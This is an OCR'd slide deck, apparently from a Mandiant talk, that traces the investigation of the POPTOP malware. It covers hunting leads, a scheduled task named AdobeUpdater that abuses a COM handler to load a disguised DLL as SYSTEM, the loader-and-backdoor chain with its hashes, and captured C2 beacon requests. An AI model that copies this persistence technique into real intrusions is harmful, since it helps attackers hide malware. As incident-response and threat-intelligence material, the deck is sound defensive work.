Once you POPTOP, you can't stop.

Putting the pieces together on a new and sophisticated malware

Billy James Velasco

Senior Principal Security Analyst – Mandiant Managed Defense

[~]$ whoami
Billy James Velasco

- **Senior Principal Security Analyst, Mandiant Managed Defense**
  - 14+ years in infosec, CISSP/GCFA/CHFI/MCSE/MCSA
- Senior Security Analyst – Tyche Consulting [BODOG]
- L3 Security Engineer – Emerson Electric
- Network Security Head – Bank of the Philippine Islands
- Registered Electronics and Communications Engineer
- DOTA2 nerd and sneakerhead

POPTOP: More Than Just a Malware Story

- Discovery
- First seen in the wild.
- Incident response, malware analysis / reverse engineering, and detection efforts.
- Attacker returns!
- POPTOP sighting at a government agency.

Initial Hunting Lead: Victim Org 1

Benign hunting leads.

0651	3	Single Character Executable (APPCOMPAT HUNTING)	[redacted]	AppCompatItemExtended	2019-02-06 12:19:14Z	2019-02-06 12:18:56Z	0 C:\Windows\a.bat
b721	3	Single Character Executable (APPCOMPAT HUNTING)		AppCompatItemExtended	2018-12-21 10:34:58Z	2018-12-21 10:34:52Z	0 C:\ProgramData\r.exe
8155	3	Single Character Executable (APPCOMPAT HUNTING)		AppCompatItemExtended	2018-11-30 14:22:54Z	2018-11-30 14:22:35Z	0 C:\Windows\a.bat

Suspicious executable


AppCompat cache = evidence of execution.

Initial Hunting Lead: (Continued)

Not typical path for rar.exe.

DLL side loading?

Legitimate rar executable.



Initial File System Analysis

Full Path	File Name	Size
C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\CertificateTransparency\969_platform_specific\all\s...	a4501269055a15545e62...	240 Bytes
C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\CertificateTransparency\969\manifest.json	manifest.json	67 Bytes
C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\CertificateTransparency\969_metadata		0 Bytes
C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\CertificateTransparency\969_metadata\verified_co...	verified_contents.json	9.271 Kilobytes
C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Cache\f_0022c2	f_0022c2	45.971 Kilobytes
C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Cache\f_0022c3	f_0022c3	40.896 Kilobytes
C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Cache\f_0022c4	f_0022c4	26.036 Kilobytes
C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Cache\f_0022c5	f_0022c5	24.519 Kilobytes
C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Cache\f_0022c6	f_0022c6	20.697 Kilobytes
C:\ProgramData\r.exe	r.exe	[redacted]
C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Cache\f_0022c7	f_0022c7	73.225 Kilobytes
C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Cache\f_0022c8	f_0022c8	74.386 Kilobytes
C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Cache\f_0022c9	f_0022c9	74.785 Kilobytes
C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Cache\f_0022ca	f_0022ca	29.96 Kilobytes
C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Cache\f_0022cb	f_0022cb	46.757 Kilobytes
C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Cache\f_0022cc	f_0022cc	67.78 Kilobytes
C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Cache\f_0022cd	f_0022cd	101.954 Kilobytes
C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Cache\f_0022ce	f_0022ce	21.354 Kilobytes
C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Cache\f_0022cf	f_0022cf	339.531 Kilobytes
C:\Windows\Prefetch\CMD.EXE-AC113AA8.pf	CMD.EXE-AC113AA8.pf	45.984 Kilobytes
C:\Windows\Prefetch\SYSTEMINFO.EXE-254F8281.pf	SYSTEMINFO.EXE-254F8...	24.264 Kilobytes
C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Cache\WMIPRVSE.EXE-6768A320.pf	WMIPRVSE.EXE-6768A32...	27.99 Kilobytes
C:\Windows\Prefetch\WMIPRVSE.EXE-6768A320.pf	WMIPRVSE.EXE-6768A32...	27.99 Kilobytes
C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Service Worker\ScriptCache\197d50dfcf057...	197d50dfcf057982_1	193.488 Kilobytes

Initial lead from hunting

Legitimate command line rar executable.

Prefetch files

Persistence Analysis

Autostart locations

Windows Services

Scheduled Tasks

Windows Scheduled Tasks (Task Actions)

Type	Executable Path	Executable Arguments	Signature Description	Task Name
Exec	"C:\Program Files (x86)\Google\Google Pinyin 2\GooglePinyinDaemon.exe"			Google Pinyin Daemon
Exec	\\10.232.74.137\Getmax\KenanFX\KenanFX (Phase I)\1TUXEDO8.0_P331_WINDOWS_IAE.exe			{02A9A49F-349C-455E-8467-6F3CDBB24FD8}
Exec	\\10.232.74.137\Getmax\KenanFX\KenanFX (Phase I)\3KENAN_CUSTOMER_CENTER2.2.2.win3...			{28A53FDF-A696-47A8-BEAA-AC50B1C0AF25}
Exec	\\10.232.74.137\Getmax\KenanFX\KenanFX (Phase II)\KenanPh2_Prod_ExistUsers_Final.exe			{2918BC8A-1AAC-4DD8-937B-334E949BA745}
Exec	\\10.232.74.137\Getmax\Oracle Developer 6\Oracle Developer 6\setup.exe			{48103249-37B2-463D-A828-F570256EA3C7}
Exec	\\10.232.74.137\Getmax\KenanFX\KenanFX (Phase II)\KenanPh2_Prod_ExistUsers_Final.exe			{5B4C9A2E-619D-4AD9-A220-C794CADACC94}
Exec	\\10.232.74.137\Getmax\KenanFX\KenanFX (Phase I)\1TUXEDO8.0_P331_WINDOWS_IAE.exe			{5CB88353-13CB-483A-AD03-5BD2E517DEB8}
Exec	\\10.232.74.137\Getmax\Oracle Developer 6\Oracle Developer 6\setup.exe			{65D28AC3-821F-4C06-B720-FBFE6A800254}
Exec	\\10.232.74.137\Getmax\KenanFX\KenanFX (Phase I)\7KENAN_RHT1.2.2.win32.oracle920.5.gui...			{773BE718-43E4-40EC-AD64-B39EA923AC20}
Exec	\\10.232.74.137\Getmax\KenanFX\KenanFX (Phase I)\7KENAN_RHT1.2.2.win32.oracle920.5.gui...			{A66B9C57-12A1-415C-A155-F67992CB3BD6}
Exec	\\10.232.74.137\Getmax\KenanFX\KenanFX (Phase I)\6KENAN_CONFIGURATOR2.2.2.win32.or...			{A884C7D9-861D-4E8C-BA80-BBB6208AB6A9}
Exec	C:\Users\[redacted]Desktop\ClarifyCRM-13.1.1.10.exe			{BB446687-4C51-4359-A90E-978ABBCBBF4F}
Exec	\\10.232.74.137\Getmax\KenanFX\KenanFX (Phase I)\4KENAN_CUSTOMER_CENTER_OIU2.2.2....			{C9C18BA0-137C-48A1-BDF5-7B79D41D0587}
Exec	\\10.232.74.137\Getmax\KenanFX\KenanFX (Phase I)\5KENAN_INVENTORY1.2.2.win32.oracle9...			{CC492BBD-5F4B-451D-A2F5-21129CE8B760}
Exec	\\10.232.74.137\Getmax\KenanFX\KenanFX (Phase I)\2KENAN_CUSTOMER_CENTER_LAUNCH...			{E4C3F98C-1BD0-40AC-82AD-129788412AE0}
Exec	"%ProgramFiles(x86)%\Lenovo\Customer Feedback Program\Lenovo.TVT.CustomerFeedback....			Lenovo Customer Feedback Program 64
Exec	aitagent			AitAgent
Exec	%SystemRoot%\ehome\mcupdate	$(Arg0)		mcupdate
Exec	%SystemRoot%\ehome\ehrec	/RestartRecording		RecordingRestart
Exec	"%ProgramFiles%\Windows Media Player\wmpnscfg.exe"			UpdateLibrary
Exec	"C:\Program Files (x86)\Lenovo\System Update\tvsuShim.exe"	/CM -search R -action INSTALL -includereb...		TVSUUpdateTask
Exec	"C:\Program Files (x86)\Lenovo\System Update\tvsuShim.exe"	PendingTask		TVSUUpdateTask_UserLogOn

All benign.

Windows Scheduled Tasks: Task Actions

Type	Executable Path	Executable Arguments	Task Name	COM Class ID
COM Handler			AD RMS Rights Policy Template Management (Automated)	{CF2CF428-325B-48D3-8CA8-7633E36E5A32}
COM Handler			AD RMS Rights Policy Template Management (Manual)	{BF5CB148-7C77-4D8A-A53E-D81C70CF743C}
COM Handler			AdobeUpdater	{91CEAD90-A4A7-47D1-B35A-C4635AAF2610}
COM Handler			SystemTask	{58FB76B9-AC85-4E55-AC04-427593B1D060}
COM Handler			UserTask	{58FB76B9-AC85-4E55-AC04-427593B1D060}
COM Handler			UserTask-Roam	{58FB76B9-AC85-4E55-AC04-427593B1D060}
COM Handler			KernelCeipTask	{E7ED314F-2816-4C26-AEB5-54A34D02404C}
COM Handler			UsbCeip	{C27F6B1D-FE0B-45E4-9257-38799FA69BC8}
COM Handler			Scheduled	{C1F85EF8-BCC2-4606-BB39-70C523715EB3}
COM Handler			WinSAT	{A9A33436-678B-4C9C-A211-7CC38785E79D}
COM Handler			MediaCenterRecoveryTask	{23E5D772-327A-42F5-BDEE-C65C6796BB2A}
COM Handler			ObjectStoreRecoveryTask	{177AFECE-9599-46CF-90D7-68EC9EEB27B4}
COM Handler			PvrRecoveryTask	{7FA3A1C3-3C87-40DE-AC16-B6E2815A4CC8}
COM Handler			PvrScheduleTask	{CEF51277-5358-477B-858C-4E14F0C80BF7}
COM Handler			SqlLiteRecoveryTask	{59116E30-02BD-4B84-BA1E-5D77E809B1A2}
COM Handler			CorruptionDetector	{190BA3F6-0205-4F46-B589-95C6822899D2}
COM Handler			DecompressionFailureDetector	{190BA3F6-0205-4F46-B589-95C6822899D2}
COM Handler			HotStart	{06DA0625-9701-43DA-BFD7-FBEEA2180A1E}
COM Handler			SystemSoundsService	{2DEA658F-54C1-4227-AF9B-260AB5FC3543}
COM Handler			Background Synchronization	{FA3F3DD9-4C1A-456B-A8FA-C76EF3ED83B8}


COM handler associated with task's action

Uncommon task name

Not a well-known COM Class ID

COM Class ID (CLSID) will run an associated in-process DLL

Windows Scheduled Tasks: Task Triggers



Registry analysis: In-Process Server DLL

Path	Type	Text Value	Username
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Classes\CLSID\{91CEAD90-A4A7-47D1-B35A-C4635AAF2610}\InProcServer32\	REG_EXPAND_SZ	C:\ProgramData\Package Cache\{s87yhS-afc2-4040-823a-0d93632aabb1}\packages\vc_runtime.dll	NT AUTHORITY\SYSTEM
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{91CEAD90-A4A7-47D1-B35A-C4635AAF2610}	REG_KEY		NT AUTHORITY\SYSTEM
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{91CEAD90-A4A7-47D1-B35A-C4635AAF2610}\	REG_SZ		NT AUTHORITY\SYSTEM
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{91CEAD90-A4A7-47D1-B35A-C4635AAF2610}\AppID	REG_SZ	{DECA3957-D9EB-4460-AA40-0775D3B33A85}	NT AUTHORITY\SYSTEM
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{91CEAD90-A4A7-47D1-B35A-C4635AAF2610}\InProcServer32	REG_KEY		NT AUTHORITY\SYSTEM
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{91CEAD90-A4A7-47D1-B35A-C4635AAF2610}\InProcServer32\	REG_EXPAND_SZ	C:\ProgramData\Package Cache\{s87yhS-afc2-4040-823a-0d93632aabb1}\packages\vc_runtime.dll	NT AUTHORITY\SYSTEM
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{91CEAD90-A4A7-47D1-B35A-C4635AAF2610}\InProcServer32\ThreadingModel	REG_SZ	Both	NT AUTHORITY\SYSTEM

CLSID specified in AdobeUpdater task's action

In-Process DLL associated with CLSID {91CEAD90-A4A7-47D1-B35A-C4635AAF2610}

In-Process DLL will load as SYSTEM!

File System Analysis: Round Two

In-Process DLL specified by AdobeUpdater task

Pivot on creation timestamps

Full Path	File Name	Size	Persistence	Created
c:\programdata\package cache\{s87yhs-afc2-4040-823a-0d93632aabb1}\packages\vc_runtime.dll	vc_runtime.dll	214 Kilobytes	✓	2018-12-14 05:24:58Z
C:\ProgramData\Package Cache\{s87yhS-afc2-4040-823a-0d93632aabb1}\packages\lock.tmp	lock.tmp	0 Bytes		2018-12-14 05:24:58Z
C:\ProgramData\Package Cache\{s87yhS-afc2-4040-823a-0d93632aabb1}\packages\resource.dat	resource.dat	778.547 Kilobytes		2018-12-14 05:24:58Z

Suspicious files created at the same time

Malware analysis / reverse engineering

- Malware sample was originally found from VirusTotal hunting.
  - Obfuscation techniques used by REDSALT malware

[redacted] sample seen on VT.
It decrypts and loads another file:
%userprofile%\Package Cache{u87yhS-afc2-4040-823a-0d93632aabb1}\packages\resource.dat

- File loaded by sample was missing, which stalled RE efforts.

Full Path	File Name	Size	Persistence	Created
c:\programdata\package cache\{s87yhs-afc2-4040-823a-0d93632aabb1}\packages\vc_runtime.dll	vc_runtime.dll	214 Kilobytes	✓	2018-12-14 05:24:58Z
C:\ProgramData\Package Cache\{s87yhS-afc2-4040-823a-0d93632aabb1}\packages\lock.tmp	lock.tmp	0 Bytes		2018-12-14 05:24:58Z
C:\ProgramData\Package Cache\{s87yhS-afc2-4040-823a-0d93632aabb1}\packages\resource.dat	resource.dat	778.547 Kilobytes		2018-12-14 05:24:58Z


Malware analysis / RE results

```
C:\ProgramData\Package Cache\{s87yhS-afc2-4040-823a-0d93632aabb1}\packages\vc_runtime.dll (MD5: f010b0b7681ede24f96c88670784fc89)
Executed as COM object
|
|__C:\ProgramData\Package Cache\{s87yhS-afc2-4040-823a-0d93632aabb1}\packages\resource.dat (MD5: d0c59cd3a7936a9d074240cadad76136)
|__resource.dat is decrypted and loaded into memory
     |
     |__Backdoor MD5: 072e403e0082a44c891482170b2407ae)
     |__Manually loaded by vc_runtime.dll into memory
```

New malware family – POPTOP Loader!

- vc_runtime.dll is a loader that can be executed as service, COM object or DLL
- resource.dat decrypts into the backdoor component
- Backdoor is loaded into memory by vc_runtime.dll

Malware analysis: Network based indicators



Managed Defense Response and Threat Hunting team started tasking the POPTOP C2 domain and IP address.

- *Tasking – monitor and store ALL network traffic to and from a public IP address*

Attacker was still active, we were able to get PCAPs!

POPTOP On The Wires: Network Traffic

No.	Protocol	Length	Info
2	HTTP	410	GET /home/newitems.php?q=3RsMEhk1JjtXXUZaOCZYRyJII1ozKTsrKjxdTiAhQCNKIC9BKj0nLjZeNVcuMiM0Vi1HLk0hK0NYPiRcMCtPKig1IjglKEE9PS8udW15Z2lpcGV6fzVzeCN-dXpuIHpkIjonYGwrYXx3fQ== HTTP/1.1
3	HTTP	369	GET /home/newitems.php?q=3RsMEhk1JjtXXUZaOCZYRyJII1ozKTsrKjxdTiAhQCNKIC9BKj0nLjZeNVcuMiM0Vi1HLk0hK0NYPiRcMCtPKig1IjglKEE9PS8udW15Z2lpcGV6fzVzeCN-dXpuIHpkIjonYGwrYXx3fQ== HTTP/1.1
6	HTTP	410	GET /home/newitems.php?q=3RsMEhk1JjtXXUZaOCZYRyJII1ozKTsrKjxdTiAhQCNKIC9BKj0nLjZeNVcuMiM0Vi1HLk0hK0NYPiRcMCtPKig1IjglKEE9PS8udW15Z2lpcGV6fzVzeCN-dXpuIHpkIjonYGwrYXx3fQ== HTTP/1.1
12	HTTP	376	GET /home/newitems.php?q=AwoTCRMzNyRMV0BLJz1SQTNXOFA1OCQwIDpMUTsrRjJVOyVHOyI8JDBPKkwkNDIrTSdBP1I6IUVJIT9WNjpQMSIzMyc-IkcsIjQkc3xmfGNvYXphdTNiZzh0c2txO3BiMyU8amo6fmd9ew== HTTP/1.1
13	HTTP	417	GET /home/newitems.php?q=AwoTCRMzNyRMV0BLJz1SQTNXOFA1OCQwIDpMUTsrRjJVOyVHOyI8JDBPKkwkNDIrTSdBP1I6IUVJIT9WNjpQMSIzMyc-IkcsIjQkc3xmfGNvYXphdTNiZzh0c2txO3BiMyU8amo6fmd9ew== HTTP/1.1
16	HTTP	410	GET /home/newitems.php?q=HhsWDhguJiFLXF1aIjpZXCJSP1soKSE3KyddVDwgWyNQPC5aKic7Ly1eL0svKSMuSixcLlc9KlhYJDhdKytVNikuIiI5KVo9JzMvbm1je2hycH9mfi5zYj9_bnp0PHt_IiA7YXcre2B2Zg== HTTP/1.1
17	HTTP	369	GET /home/newitems.php?q=HhsWDhguJiFLXF1aIjpZXCJSP1soKSE3KyddVDwgWyNQPC5aKic7Ly1eL0svKSMuSixcLlc9KlhYJDhdKytVNikuIiI5KVo9JzMvbm1je2hycH9mfi5zYj9_bnp0PHt_IiA7YXcre2B2Zg== HTTP/1.1
20	HTTP	410	GET /home/newitems.php?q=HhsWDhguJiFLXF1aIjpZXCJSP1soKSE3KyddVDwgWyNQPC5aKic7Ly1eL0svKSMuSixcLlc9KlhYJDhdKytVNikuIiI5KVo9JzMvbm1je2hycH9mfi5zYj9_bnp0PHt_IiA7YXcre2B2Zg== HTTP/1.1
24	HTTP	410	GET /home/newitems.php?q=EBMEGAMgLjNdR1NSMCxCUipAKUAmITMhMClVRio7VStCKjVUIjUtNCNWPV00Jys8XDdSJkUrMVZQNi5GJSNHIDIgKjAvMlQ1NSU0YGVxbXN8eG1wZSB7cClkYHJmKmBxKjItenkjaXZtaA== HTTP/1.1
27	HTTP	410	GET /home/newitems.php?q=EBMEGAMgLjNdR1NSMCxCUipAKUAmITMhMClVRio7VStCKjVUIjUtNCNWPV00Jys8XDdSJkUrMVZQNi5GJSNHIDIgKjAvMlQ1NSU0YGVxbXN8eG1wZSB7cClkYHJmKmBxKjItenkjaXZtaA== HTTP/1.1
34	HTTP	393	GET /home/newitems.php?q=CAQSBh04OSU_LTFFUEUlTTcrNC88MyM2LUoyIjcqPzcmRSQ-RlM0JT0wUzJZPEVXPlk9QiZDKDhGID8qPDImNyUwQSE2Kz4iIzt6bWVwaStxMyY2JX1xIWt5ej1hbyt5MyY3JWQzdXRteG99cWdsZ3RsKjlnanRvfHdkYQ== HTTP/1.1
36	HTTP	536	GET / HTTP/1.1
41	HTTP	417	GET /home/newitems.php?q=BQUaGBE1OC1dVUZELixQRzxeKVIzNy0hIjxDWCopQD1cKidBNCstJjZAI10mMj0iXCVHMFsrI0NGKC5cMDVZICA1PC4vIEEjKyUmdXNvbWFpbnNwdzVtbil2dWR4KnJkPCwtaGw1d3Z_fQ== HTTP/1.1
48	HTTP	369	GET /home/newitems.php?q=HR0BFxAtIDZSVF5cNSNRXyRFJlMrLzYuIyRbQyUoWCVHJSZZLDAiJy5YOFInKiU5UyRfKEAkIlteMyFVKC1CLyEtJDUgIVk7MConbWt0YmBxdmh_di11dSZ3bXxjJXN8JDciaXQtbHl-ZQ== HTTP/1.1
51	HTTP	410	GET /home/newitems.php?q=HR0BFxAtIDZSVF5cNSNRXyRFJlMrLzYuIyRbQyUoWCVHJSZZLDAiJy5YOFInKiU5UyRfKEAkIlteMyFVKC1CLyEtJDUgIVk7MConbWt0YmBxdmh_di11dSZ3bXxjJXN8JDciaXQtbHl-ZQ== HTTP/1.1
68	HTTP	369	GET /home/newitems.php?q=ChEfGhs6LChfX0lQKy5aSChbK1g8IygjKDNXXSgjTylZKC1OIC4vLDlUJl8sPSknXi9IJF4pKUxSLSxePyFcIio6KCstKk43L1csemdqb2tmenZyfTp5ayt8enB9KHhrKCkvYmMhcnR1cg== HTTP/1.1
116	HTTP	397	GET /home/pricelist.php?q=HgwRFAYuMSZRQl1NJSBHXDVVJUUoPiYtNSdKUyY-WzRXJjBaPSAhMS1JKFExKTQpUDJcOVAnNFhPIyJDKzxSLDcuNSUjN1oqICkxbnpkYXZyZ3h8YC5kZSVhbm1zJmV_NSchf3c8fHpoZiojKWUvKiIpKy8hIDQ4LzA= HTTP/1.1
118	HTTP	438	GET /home/pricelist.php?q=HgwRFAYuMSZRQl1NJSBHXDVVJUUoPiYtNSdKUyY-WzRXJjBaPSAhMS1JKFExKTQpUDJcOVAnNFhPIyJDKzxSLDcuNSUjN1oqICkxbnpkYXZyZ3h8YC5kZSVhbm1zJmV_NSchf3c8fHpoZiojKWUvKiIpKy8hIDQ4LzA= HTTP/1.1
